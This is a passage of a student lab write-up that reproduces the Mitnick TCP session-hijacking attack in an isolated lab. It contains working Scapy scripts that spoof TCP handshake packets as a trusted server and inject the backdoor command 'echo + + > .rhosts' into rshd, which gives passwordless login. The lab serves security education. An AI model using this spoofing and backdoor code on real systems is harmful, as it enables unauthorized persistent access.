
    # Check whether it is a SYN packet with des port as 1022
    if 'S' in pkt[TCP].flags and pkt[TCP].dport == 1022:
        # if it is, spoof an ACK packet
        synack = ip/tcp

        print("sending SYN+ACK")
        ans, unans = sr(synack, timeout=2, retry=1)
        print("Done")
        sys.exit("Exiting")


myFilter = 'tcp' # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```

- In below wireshark snapshot, its responding with SYN+ACK packet after getting the SYN.





- The connections have been successfully established as I can see `1022 -> 1023 [SYN, ACK]`. As defined in code, rshd will execute the command that is provided in rsh data packet. Refer below snapshot showing xyz file generated in `/tmp` folder.





### Task-3: Set Up a Backdoor

- In above task, running touch command defines that attacker has successfully executed command on X-terminal. In real attack, Mitnick planned backdoor attack to X-terminal after the first attack. The backdoor attack allowed Mitnick to run any command on X-terminal anytime without typing the password.
- I have executed below code for sniff-and-spoof where instead of using touch command, used below string which should be added in .rhosts file

```
#!/usr/bin/python3
import sys
from scapy.all import *

x_ip = "10.0.2.15" # X-Terminal
x_port = 514 # Port number used by X-Terminal
srv_ip = "10.0.2.4" # The trusted server
srv_port = 1023 # Port number used by the trusted server

def spoof(pkt):
    old_ip = pkt[IP]
    old_tcp = pkt[TCP]

    # Print out debugging information
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
    print("{}: {} -> {}: {} Flags={} Len={} Seq={}".format(old_ip.src, old_ip.dst,
    old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len, old_tcp.seq))

    # Construct the IP header of the response
    ip = IP(src=srv_ip, dst=x_ip)

    # Construct the TCP header of the response
    tcp = TCP(sport=srv_port, dport=x_port, flags="A", seq=old_tcp.ack, ack=old_tcp.seq+1)


    # Check whether it is a SYN+ACK packet or not;
    if 'S' in pkt[TCP].flags and 'A' in pkt[TCP].flags:
        # if it is, spoof an ACK packet
        ack = ip/tcp
        print("sending ACK")

        ans, unans = sr(ack, timeout=2, retry=1)


        print("Adding string to rhosts file")
        data = '1022\x00seed\x00seed\x00echo + + > .rhosts\x00'
        send(ip/tcp/data, verbose=0)
        print("Done")
    # sys.exit("Exiting")

myFilter = 'tcp' # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```


- Refer below wireshark snapshot of X-terminal showing the three way handshake successful.



- Verified X-terminal .rhosts file where "+ +" string as added using backdoor sniff-and-spoof code.



- Also verified that attacker was successfully able to log into X-terminal without typing the password.



## Observation:

The TCP connection established between two peers. The TCP protocol doesn't have any in-built security mechanism to protect the connection and the information transmitted between them. TCP connections are, therefore, prone to several attacks. In this lab, few TCP attacks were done, and they are TCP SYN flooding and TCP session hijacking. SYN flooding was the denial of service attacks and in TCP session hijacking, the attacker could inject the spoofed information exiting between two TCP connection peers. The attack would be difficult when the random number will be used for both sequence number and acknowledge number instead of adding plus one.